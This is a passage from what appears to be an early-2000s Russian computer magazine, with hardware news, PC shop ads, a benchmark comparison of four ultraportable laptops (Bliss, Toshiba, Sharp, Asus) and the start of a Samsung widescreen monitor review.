рая, кстати говоря, недавно была награждена почетным дипломом Intel за «выдающиеся успехи в продаже платформ Intel (r) для настольных ПК».

Первая цифровая камера с органическим дисплеем

Kodak представила новую цифровую камеру, уникальность которой заключена в экране. Kodak LS633 это первый в мире фотоаппарат с так называемым органическим (OLED) дисплеем. Гигантский 2.2 дюймовый экран (по площади он в двое больше, чем на большинстве других камер) обеспечивает огромный угол обзора – 165 градусов, более насыщенные и естественные цвета и оптимальную яркость.



Кроме этой уникальной отличительной черты, камера особо ничем не выделяется: 3 мегапикселя с 3-х кратным оптическим увеличением, стандартный набор функций.

AMD идет на понижение

В очередной раз дешевеют процессоры от AMD, причем некоторые модели более чем на 40%! В основном, снижению подверглись цены на «мобильные» версии AMD, но и «настольные» кристаллы тоже заметно похудели. Скажем, если раньше в пределах $100 ты мог купить Mobile Athlon XP



1400+, то теперь за эту же цену тебе предложат камень на 1800+. Обычный Athlon XP уже прижался частотой 2200+ к сотке бачинских ($107). Естественно, все эти цены действительны, если ты покупаешь процы партиями от 1000 штук.

LCD, которым не нужно электропитание

Компания Megamedia начала производство жидкокристаллических дисплеев, которые работают даже после отключения питания. Новые черно-белые дисплеи основаны на холестирических жидких кристаллах и предназначены для устройств чтения электронных книг. Основная особенность таких экранов в высокой стабильности даже при отсутствии электрического поля, что позволяет им работать в 10 раз дольше, чем обычный ЖК дисплей. На этом удивительные возможности новинки от тайваньских умельцев не заканчиваются. Холестирические дисплеи (Ch-LCD) не нуждаются в подсветке и при этом обеспечивают четкость, сравнимую с печатным листом бумаги!
Кроме всего прочего, новые экранчики тоньше, легче и дешевле традиционных LCD.

Сделай свою жизнь богаче !



Логотипы Intel Inside и Pentium являются зарегистрированными товарными знаками компании Intel Corporation

Более увлекательно, больше возможностей !

С компьютером “МИР” и мощным процессором Intel® Pentium® 4

Компьютер “МИР” на базе процессоров Intel® Pentium® 4 2,4 ГГц поразит Вас прекрасными фотографиями, музыкой, фильмами и играми.

- Гарантия на системные блоки 2 года
- Сертифицированы РосТестом
- Предустановка лицензионного ПО
- Компьютер любой конфигурации под заказ без предоплаты
- Покупка в кредит
- Расчет по кредитным картам Visa, Master Card
- Скидки по картам Countdown, IDC
- При покупке - дисконтная карта "Ф-Центра" в подарок

учись с удовольствием



рисуй и твори

слушай

снимай кино

делай фотографии

общайся с друзьями



развлекайся



Где купить компьютер “МИР” ?

“ВДНХ”	“Улица 1905 года”	“Бабушкинская”
ВВЦ, пав.№71 и пав.№2 ТК “Регион”	ул. Мантулинская, д.2	ул. Сухонская, д.7а
с 10.00 до 19.00	с 10.00 до 20.00	с 10.00 до 20.00
тел.: (095) 785-1-785	тел.: (095) 205-3524	тел.: (095) 472-6401

test_lab (test_lab@gameland.ru)

Тонкое счастье

Тестирование ультрапортативных ноутбуков

Существует очень много классификации ноутбуков: по размеру, по применению, по цене, по производительности. Почему мы выбрали ультрапортативные? А ты представь себе хакера, крадущегося с огромным супермощным и супердорогим пятикилограммовым ноутбуком!

Никто не спорит, можно быть весьма мобильным с системным блоком в рюкзаке за плечами и при этом не привлекать внимание правоохранительных органов, подозрительно жужжа вентиляторами. Это как с путешествиями - в первый свой поход я пошел с огромным брезентовым рюкзаком типа «колобок». Все кончилось тем, что мне пришлось тащить его волоком в гору и скатывать кубарем с горы. В следующем походе у меня уже был легкий и компактный синтетический рюкзак с минимумом вещей, я шел практически налегке и смотрел, как другие мучаются с тоннами ненужных вещей.

Есть еще вариант - карманный компьютер. Однако у него сильно ограниченная производительность, малые размеры экрана, и проблемы с подключением клавиатуры. А нам ведь хочется, чтобы работали все наши хакерские проги, слитые с инета, смотрелись фильмы, а в свободное время можно было бы покодить на каком-нибудь нормальном языке, или даже поиграть в серьезную трехмерную игру.

Суперпроизводительность не нужна, зато нужен большой экран, удобная клавиатура, вместительный винчестер, обычная для ПК операционная система, возможность подключения ко всему, что есть на свете цифрового.

На досуге мы мечтали с Ядовитым о контактных линзах LCD, о вводе информации усилием воли или даже о галлюцинативном мониторе. При этом беспроводные технологии позволили бы кирпич с процессором и антенной, связывающей нас с всемирной пакетной радиосетью, положить в сумку или повесить на пояс.


Но вернемся к реальности. Ультрапортативный ноутбук - самый маленький представитель привычного класса персоналок. Здесь мы жертвуем некоторыми нюансами ради мобильности, а идеология остается прежней.


TEST 1 Диагональ экрана - это первый признак, по которому можно определить компактность ноутбука. От этого параметра зависят все линейные размеры корпуса ноутбука. Как видно, диагональ ASUS S1300A больше на целых 1,2 дюйма, то есть на 3,01 сантиметра! Максимальное разрешение экрана у всех наших ноутбуков 1024X768 точек. Для LCD-дисплея такое разрешение не только наиболее распространенное, но и единственное на котором можно нормально работать без артефактов. Повышение разрешения приведет к отключению дисплея, а понижение к размытости линий. Конечно, год от года производители жидкокристаллических дисплеев совершенствуют их параметры, однако до идеала все еще далеко. Так что эксперименты с разрешением на LCD не рекомендуются.

Но при работе с текстами и картинками для пользователя важно, как соотносятся разрешение и размер экрана. Понятно, что на ASUS S1300A символы и детали крупнее, и потому условия для работы более комфортные.

TEST 2 Что ты видишь на этом графике? Правильно, размеры ноутбуков по длине и ширине примерно одинаковые. Это значит, что мы не ошиблись, включив ASUS S1300A в наше тестирование. Еще из графиков видно, что BLISS 2060 самый маленький, а ASUS S1300A все-таки самый большой.

TEST 3 Мы уже говорили, что размер ноутбука сильно зависит от размера эк-



TEST 1 TEST 2 TEST 3
TEST 4 TEST 5 TEST 6



TEST 7 TEST 8 TEST 9

рана, но как? Вот мы и решили проверить. Для этого мы поделили диагональ экрана на диагональ корпуса. Чем ближе это соотношение к единице, тем, естественно, лучше! Конечно, всем хочется, чтобы размер экрана был таким же, как размер корпуса (то есть отношение диагоналей было бы единичкой). Как видишь, у современных ноутбуков с этим все обстоит неплохо! Соотношение оптимально у BLISS 2060, потому что у него меньше размеры корпуса, и у ASUS S1300A - за счет того, что экран больше.

TEST 4 Можно спорить до драки, от чего зависит толщина ноутбука и зачем это нужно. Толщина может быть важна при засовывании ноута в карман (но это нам не грозит) или при попытке втиснуть его в папку или сумку. Ширина и длина все-таки играют большую роль, когда ноут нужно куда-то засунуть. Толщина менее важна (в разумных пределах). Толщина, скорее, вопрос эстетики. Однако чтобы сделать ноутбук тонким или даже ультратонким, приходится избавляться от шпинделей. Свой шпиндель (вращающуюся часть) имеют: CD-ROM, DVD-ROM, жесткий диск, дисковод. Наши ноуты можно назвать одношпиндельными, поскольку в них встроен только один жесткий диск. Вентилятор не в счет. То есть, покупая тонкий ноутбук, ты обрекаешь себя на страдания, связанные с отсутствием CD/DVDROM. Конечно, можно подключить внешний, но это уже гимор!
Итак, смотрим на график «толщина»! TOSHIBA Portege 2000 – самый тонкий, для сравнения мы дали толщину обычной коробки из-под компакт-диска - 10 миллиметров, хотя бывают тонкие (пятимиллиметровые). Сложно представить себе ноутбук толщиной с полторы коробки, нужно щупать. На фото ты этого не разглядишь! Это, наверное, единственный ноутбук в нашем тестировании, толщина которого оправдывает отсутствие CD/DVD-привода! Существуют, конечно, бытовые CD-плееры толщиной 14 миллиметров, но не нужно забывать, что много места съедает сама откидывающаяся матрица.
Остальные ноутбуки толщиной в две и в три коробки могли бы вместить в себя CD/DVD-ROM. Особенно это касается ASUS S1300A, как видно на графике. Конечно, разработчики ноутбуков будут нас ругать, но мы считаем, что было бы неплохо снабжать ультратонкие ноуты встроенными CD/DVD-драйвами.



TEST 10

TEST 5 Несомненно, цена ноутбука сильно зависит от компактности, и вес тут имеет немалое значение. Таскать с собой кирпич, пусть даже и небольших размеров, дело утомительное, поэтому хочется ноутбук полегче. TOSHIBA Portege 2000 весит почти килограмм. ASUS S1300A в среднем на полкило тяжелее соперников.
Да, и не забудь, что тебе придется таскать с собой минимум: сетевой адаптер, внешний CD/DVD-ROM, дополнительную или запасную батарейку. Все это - дополнительный объем и дополнительный вес. Покидать же базу налегке с голым ноутбуком можно очень недалеко и ненадолго.

TEST 6 В маленький ноутбук большая батарея не влезет. Чем больше батарея, тем дольше она протянет. Показатели автономной непрерывной работы у всех портативных ноутбуков невелики. Конечно, это время зависит не только от батареи, но и от того, как работать с ноутбуком - сильно ли загружать процессор, пользоваться ли внешними устройствами. Ноуты сами стараются продлить свою жизнь, для этого они затемняют экран, затормаживают операции, то есть пытаются впасть в анабиоз, сохранив только самые необходимые функции.
Ко всем ноутбукам кроме ASUS S1300A можно присоединить сразу две батареи: одна нормальная, а другая внешняя (дополнительная). Естественно, ноутбук становится больше и тяжелее.
TOSHIBA и SHARP предлагают внешние батареи повышенной емкости, что позволяет значительно продлить жизнь ноутбука. У BLISS тоже есть дополнительная батарейка, только продолжительность ее жизни нам точно установить не удалось.
Опыт показывает, что там, где можно спокойно устроиться с разложенным ноутбуком, обычно есть розетки – в машине (адаптер для прикуривателя), квартире, офисе, на заводе, на техническом объекте, в библиотеке. А в местах, где нет розетки, ты редко проводишь больше часа: метро, кафе, аудитория. Но если твоя жизнь настолько сумасшедшая, что на подключение к розетке и зарядку батарей просто нет времени, то придется раскошелиться на батарею повышенной емкости или просто на запасную батарею.

TEST 7 Первый вопрос, который задают при покупке компьютера: «А пойдут ли на нем мои игрушки?». Вот мы и решили начать с теста 3Dmark 2001. На ASUS S1300A он вообще не запустился, сославшись на недостаточное количество системной памяти. На TOSHIBA Portege 2000 он ни разу не дошел до конца, вылетая на разных участках. BLISS 2060 притормаживал и иногда зависал. И только SHARP Actius UM30W достойно справился с 3Dmark 2001. TOSHIBA и BLISS подвели слабенькие видеоадаптеры, а ASUS отсутствие памяти. Хотя если в ASUS S1300A добавить оперативки до 256MB, то он мог бы стать мобильной игровой платформой, благодаря удачному видеоадаптеру и быстрому процессору.
Как не странно, но во время этого теста мы оценили великолепное качество матрицы SHARP Actius UM30W. Его яркий LCD-дисплей позволял различить все детали трехмерных сцен. А 3Dmark состоит из набора тестовых трехмерных сцен. На остальных ноутбуках происходящее на экране различалось с трудом. Кстати хорошая яркость и контрастность полезны при работе с фотографиями.
Но все же не стоит обольщаться по поводу графических возможностей SHARP Actius UM30W. К примеру, на новом персональном компьютере на базе AMD Athlon XP2700+ с нормальным графическим адаптером мы намерили 12886 3Дмарков, то есть в 18(!) раз больше. При этом готовый компьютер стоил в полтора раза дешевле. Вот только чтобы передвинуть его с одного места на другое, требовались немалые усилия. Привыкай, в ноутбуках ты платишь за мобильность и при этом теряешь в производительности.

TEST 8 Так получилось, что все ноутбуки, которые нам привезли, оказались с различными частотами процессоров, естественно это отразилось на производительности.


TEST 9 Sysoft Sandra показывает производительность системы по частям, то есть ее аппаратный потенциал. Видно, что арифметические и мультимедийные операции процессора, а также работа с памятью зависят от частоты CPU. Также видно, что на ноутбуке SHARP Actius UM30W установлен быстрый винчестер.

TEST 10 PCmark 2002 проверяет производительность на практике, на наборе стандартных тестов. Тут картина меняется. ASUS и SHARP показывают неплохую производительность системы в целом, TOSHIBA догоняет, а BLISS отстает. Однако снова не будем обольщаться по поводу производительности, так как уже не самый современный компьютер на базе Intel Celeron 2 ГГц дает производительность CPU 6,5 тысяч ПСмарков.

NEXT

ТОНКОЕ СЧАСТЬЕ

test_lab (test_lab@gameland.ru)



	BLISS 2060	TOSHIBA Portege 2000	SHARP Actius UM30W	ASUS S1300A
IrDa FIR	−	+	−	+
USB	+	+	+	+
IEE 1394	+	+	+	+
Модем (V.90)	−	+	+	+
Модем (V.34bis)	+	−	−	−
LAN 10/100	+	+	+	+
802.11b	−	+	+	−
PC Card Type II	+	+	+	+
SD Card	+	+	−	−
CF Card	−	−	+	−
AiBOX	−	−	−	+
AVI	+	+	+	+
Mic-IN	+	+	+	+
Speaker-OUT	+	+	+	+
ASUS PortBar	−	−	−	+
EPP/ECP	−	−	−	+

Полностью автономный компьютер в наше телекоммуникационное время - нонсенс. Поскольку все наши ноуты лишены встроенных дисководов, будем искать другие возможности их связи с внешним миром. Для этого мы собрали в табличку поддержку всех стандартов, входов и выходов.

IrDa FIR (Infrared Data Association Fast Infra Red) - инфракрасный порт с быстрым типом доступа. Под быстрым доступом понимается скорость до 4 мегабит в секунду.

USB (Universal Serial Buss) - универсальная серийная шина, к которой подключаются многие внешние устройства: внешние винчестеры, CD-ромы, дисководы, принтеры, сканеры, мыши, клавиатуры.

1394(FiWi- FireWire) - огненный провод. Конкурент USB, позволяет работать с устройствами, требовательными к скорости: цифровыми видеокамерами (DV - Digital Video), скоростными внешними винчестерами, DVD-плеерами и рекордерами, с другими устройствами, которые быстро работают с большими блоками данных.

FiWi - позволяет объединить компьютеры в небольшую сверхскоростную сеть 400 мегабит в секунду, а с новым стандартом 1394b - 800 мегабит секунду. Единственный минус - короткие провода, всего 4,5 метра. I-link та же 1394, но с фирменным названием от Sony.

Модем (V.90) - модем для подсоединения к интернету на скорости до 56 килобит в секунду по телефонной линии.

Модем (V.34bis) - для подсоединения к интернету на скорости до 33600 бит в секунду.

LAN 10/100 (Local Area Network) - порт для подсоединения к локальной сети Ethernet по витой паре на скоростях 10 либо 100 мегабит. Скорость зависит от коммуникационного оборудования.

802.11b (Radio Ethernet) - метод беспроводного (wireless) доступа по радио к локальной сети. Некоторые ноутбуки имеют внутренний адаптер 802.11b, но это не значит, что тебе удастся легко хачить радиоточки локальных сетей. Мощности такого внутреннего адаптера хватает только на работу недалеко от точки радиодоступа к локальной сети. Чтобы заниматься полноценным варчекингом, нужен адаптер с выходом под антенну.

PC Card – стандарт, разработанный PCMCIA (Personal Computer Memory Card International Association). Это еще одна возможность расширить конфигурацию ноутбука дополнительным устройством. Например, можно купить PC Card - Radio Ethernet адаптер с выходом под внешнюю антенну для полноценного варчекинга.

SD Card (Secure Digital) - карта памяти, которая широко применяется в мобильной цифровой технике. Отличается высокой скоростью, компактностью, малым энергопотреблением.

CF Card (Compact Flash) - карта памяти, широко распространенная в цифровой фототехнике, многие цифровики Olympus, Cannon, Nikon, FujiFilm, Kodak, Sigma, Minolta поддерживают CF. Обычно вместе с CF поддерживается IBM micro drive (md). Такие карты, конечно, проигрывают по скорости, компактности и энергопотреблению, зато они дешевые и вместительные. Для работы с цифровым фотоаппаратом имеет смысл брать ноутбук с поддержкой Compact Flash. Особенно это полезно, когда на фотоаппарате нет интерфейса 1394, а только медленный USB.

AiBOX - 50-штырьковый интерфейс ASUS для подключения CD/DVD или даже дополнительного IDE винчестера. Плюсы, например, в том, что с CD-дисковода с интерфейсом AiBOX можно загрузиться.

AVI (Analog Video Interface). У любого из наших ноутбуков есть возможность подключения внешнего монитора через стандартный интерфейс.

Asus PortBAR - модуль с разными полезными разъемами типа LPT, ps/2, аудиовыхода. Идею дополнительных модулей с разъемами продвигает не только Asus, но и другие фирмы, такие как SONY.

EPP/ECP (Enhanced Parallel Port/Enhanced Capabilities Port) - улучшенный параллельный порт / порт с расширенными возможностями. Все это типы старого доброго LPT-порта, к которому до сих пор подключают некоторые устройства, хотя большинство уже перешли на USB.

BLISS 2060

Процессор: Мобильный низковольтный Intel Pentium III (933 МГц)
Память: 256Мб
Видеоадаптер: S3 Graphics Twister
Винчестер: 20ГБ

Самый маленький по диагонали корпуса ноутбук, и один из самых легких, однако толстоват! Видимо, такие параметры достигаются за счет пластмассового корпуса. Сомневаемся, что это как-то уменьшает прочность ноутбука. Понятно, что ноут в металлическом корпусе тоже нельзя ронять, цеплять им за углы или бить по нему молотком. Да, пластмассовый корпус менее эстетичен, зато легче металлического.

У этого ноутбука лучшее соотношение размеров матрицы и корпуса!

На этом портативном компе можно комфортно поиграть. Производительность неплохая.

В комплекте ничего нет, только сетевой адаптер, инструкция и софт. Может, это только нас так обделили? При покупке этого ноута тебе придется раскошелиться на внешний USB CD-ROM и на дополнительную батарейку, потому что встроенной будет маловато. Дополнительная батарейка пристегивается в качестве второго дна к BLISS 2060, поэтому ноутбук еще немного потолстеет.



TOSHIBA PORTEGE 2000

Процессор: Мобильный низковольтный Intel Pentium III (750 МГц)
Память: 256Мб
Видеоадаптер: Trident CyberBlade XP Ai1
Винчестер: 20ГБ

Самый тонкий и легкий ноутбук! Толщина - полторы коробки из-под CD-диска и килограмм веса. Очень красивый и стильный. Живет с дополнительной батарейкой повышенной емкости дольше всех: целых 9 часов! Такая батарейка пристегивается под соединением дисплея и клавиатуры ноутбука и служит удобной подставкой, похожей на ножки, которые выдвигаются из обычной клавиатуры, чтобы расположить ее под углом к столу. У нас в комплекте была дополнительная батарея.

Рекомендуем для людей с высокими требованиями к стилю, толщине, весу и времени жизни. То есть для людей, живущих в сумасшедшем темпе с хроническим недостатком времени. У таких и погамиться, наверное, времени и сил нет. Мы этот ноутбук как игровой и не рекомендуем, видеокарта подкачала.





ТРЕБУЕТСЯ БОЛЬШАЯ МОЩНОСТЬ ?

компьютер AgeNT на базе процессора Intel® Pentium® 4 2.0 GHz – производительность, которая удивит

AgeNT
Модель AgeNT 2000/80

Компьютер можно заказать с доставкой по телефону: (095) 970-1939 или на интернет-сайте shop.nt.ru

- **3-х летнее бесплатное сервисное обслуживание, включая один год полной гарантии**
- **бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД)**
- **100% предпродажное тестирование**
- **отличные характеристики для работы дома и в офисе**

Розничные салоны в России

г. Москва
м. Сокол, Волоколамское шоссе, 2
м. Шаболовская, ул. Шаболовская, 20
м. Красносельская, ул. Краснопрудная, 22/24
м. Комсомольская, ун-г “Московский”, 4 этаж
м. Профсоюзная, Нахимовский пр-т, 40
м. Пл.Ильича, ул. С.Радонежского, 29/31
м. Савеловская, ВКЦ "Савеловский", пав.: D24, A1-1, 2D-5
м. Щукинская, ул. Новощукинская, 7
м. Пражская, ТЦ "Электронный рай", пав.: 1Б-47, 2В-14, 1В-18
м. Люблино, ТК "Москва", 2 этаж, 1 линия

г. Воронеж
ул. Кольцовская, 82, тел.: (0732) 72-73-91

г. Н.Новгород
Бульвар Мира, 5, тел.: (8312) 77-50-55 , 44-54-23

Магазины работают ежедневно без выходных и перерывов
www.polaris.ru, info@polaris.ru

Для корпоративных клиентов: corp@polaris.ru

Оптовые поставки NT Computer:
тел.: (095) 970-1930, факс: (095) 970-1931



ТОНКОЕ СЧАСТЬЕ

test_lab (test_lab@gameland.ru)

SHARP ACTIUS UM30W

Процессор: Мобильный низковольтный Intel Pentium III (866 МГц)
Память: 256 Мб
Видеоадаптер: Intel 82830M
Винчестер: 40ГБ

SHARP Actius UM30W понравился нам больше всех. На нем можно полноценно поиграть, благодаря хорошим системным данным и отличному LCD-дисплею. Кстати превосходство матрицы этого ноутбука видно невооруженным глазом, это полноценный монитор! Неудивительно, что эта модель обладает также полноценной удобной клавиатурой, очень похожей на обычную клаву. Работе с графикой способствует и быстрый объемный винчестер.

Рекомендуем SHARP Actius UM30W для работы с графикой и фотографиями, для игр, для комфортного набора текста, для работы в отсутствии розеток.

Чего еще нужно для счастья че ловеку, который любит графику и игры? Конечно CD-привод в комплекте. Хотя, нет, для счастья нужен комбайн - пишущий CD плюс DVD-плеер в одном флаконе. Но это тебе уже придется покупать отдельно.

ASUS S1300A

Процессор: Celeron (1130МГц)
Память: 128
Видеоадаптер: Intel 82830M
Винчестер: 20ГБ

Самый производительный компьютер в нашем обзоре. Ему бы добавить памяти до 256 мегабайт, и можно будет использовать как игровой. Комфортной работе способствует большая матрица, при этом линейные размеры не намного больше, чем у остальных ноутбуков. Самое оптимальное соотношение размеров матрицы и корпуса! Хотя ноутбук самый тяжелый и самый толстый в обзоре. Всех сильно прикалывают прозрачные кнопки на клавиатуре.



ASUS S1300A поражает богатством своей комплектации, ощущения двоякие: одновременно хочется радоваться и плакать. Поначалу мы здорово перепугались, что заказали не тот ноут, когда нам вручили огромную тяжелую коробку. Однако в коробке оказался тоненький ASUS S1300A, который мы уже не надеялись увидеть. Большую часть коробки занимала огроменная и тяжелая кожаная сумка типа «портфель». Сумка весила больше чем ноут и была набита разными приблудами. Жаль только, что нет возможности подключения дополнительной батареи, это минус.

Оптическая мышка. «А мышка мне зачем?» - спросишь ты. Опыт показывает, что все сначала с восторгом пользуются сенсорной панелью TouchPad, а наигравшись, покупают мышь. Лучше мыши только оптические беспроводные трекболы с огромным красным шариком, правда, не все это знают.

Вот такая богатая комплектация! Полезно, конечно, но сумка с барахлом весит тяжелее, чем сам ноутбук (там ведь еще сетевой адаптер)! А если подключить к ноуту сразу все внешние устройства, он будет похож на осьминога, запутавшегося в швабре. Понятно, что обилие внешних устройств сводит на нет выигрыш в весе, компактности, эргономичности, живучести батареек. А ведь если ты решил жить с только с тонким ноутбуком в качестве главного и единственного компа, то придется покупать и сумку, и флопик, и сидюк, и мышку, да и сетевой адаптер за собой таскать придется.







Исполнитель желаний (p0r0h@real.xakep.ru)

UPGRADE

ДЕВАЙС МЕСЯЦА

Широкие возможности SAMSUNG SyncMaster 172W

Распаковав свежепоступившийSyncMaster 172W, мы поняли, что имеем дело с новой концепцией 17-дюймовых мониторов. Это широкоформатный (Wide) монитор с соотношением сторон 15:9. Сейчас мы выясним, почему при покупке монитора стоит выбрать именно широкоформатный девайс.

РАЗРЕШЕНИЕ 1280X768

Тут сразу посыплется масса вопросов, ведь все уже привыкли к разрешению 1280X1024 на 17-ти дюймовых LCD. На обычных квадратных LCD-мониторах такое разрешение не очень удобно, потому что все очень мелкое. Чтобы нормально работать на таком разрешении, приходится увеличивать шрифты, а иногда иконки, в результате на экран помещается столько же инфы, сколько влезло бы с разрешением 1024X768. Однако при 1280X1024 требования к производительности системы (особенно видюхи) повыше.
Поэтому 1024X768 - излюбленное разрешение пользователей 17-ти дюймовых мониторов.

Дело осложняется тем, что у LCD-дисплеев всегда есть оптимальное разрешение, на котором они показывают лучше, чем на всех остальных. И любимое разрешение у LCD-семнашек, как ты догадался, 1280X1024. То есть, установить привычные 1024X768 ты сможешь только с потерей качества, пусть даже незначительной. Есть, правда, еще одно спасение: 18-дюймовые LCD-дисплеи с разрешением 1280X1024, там все выглядит покрупнее. Не будем утверждать, что все компьютерщики очкарики. Но так сложилось, что когда человек покупает LCD-дисплей, он в первую очередь думает о спасении своих глаз. Тут можно долго спорить, однако согласись, что ежедневное разглядывание мелких букв-козявок вряд ли пойдет на пользу твоему зрению.

Итак, SAMSUNG SyncMaster 172W имеет идеальное соотношение размера и разрешения экрана. Собственно это ненапряжные 1024X768, только с добавленными краями. В результате получаем 1280X768. Заметь, что 1280 точек по горизонтали мы получили не за счет уменьшения изображения, а за счет растягивания экрана в длину!

ЗАЧЕМ НУЖЕН WIDE?

Стереотипы ломать сложно, все уже привыкли к квадратным мониторам, хотя это никогда не было удобно. А дело-то, видимо, в том, что делать обычные электронно-лучевые (ЭЛТ) мониторы в формате 15:9 не так-то просто. Вот нас и приучили к квадратному изображению. Широкоформатные мониторы, естественно, существовали в профессиональном секторе, но в быт они вошли только с появлением домашних кинотеатров.
Теперь нужно ожидать завоевания широким форматом настольных компьютеров. Ведь каждый современный комп комплектуется DVD-дисководом. Но на обычном 17-дюймовом мониторе можно смотреть широкоформатный DVD либо с обрезанными краями, либо с черными полосами сверху и снизу. Площадь квадратного экрана используется неэффективно. Широкоформатный SyncMaster 172W идеально подходит для просмотра DVD на домашнем компе.

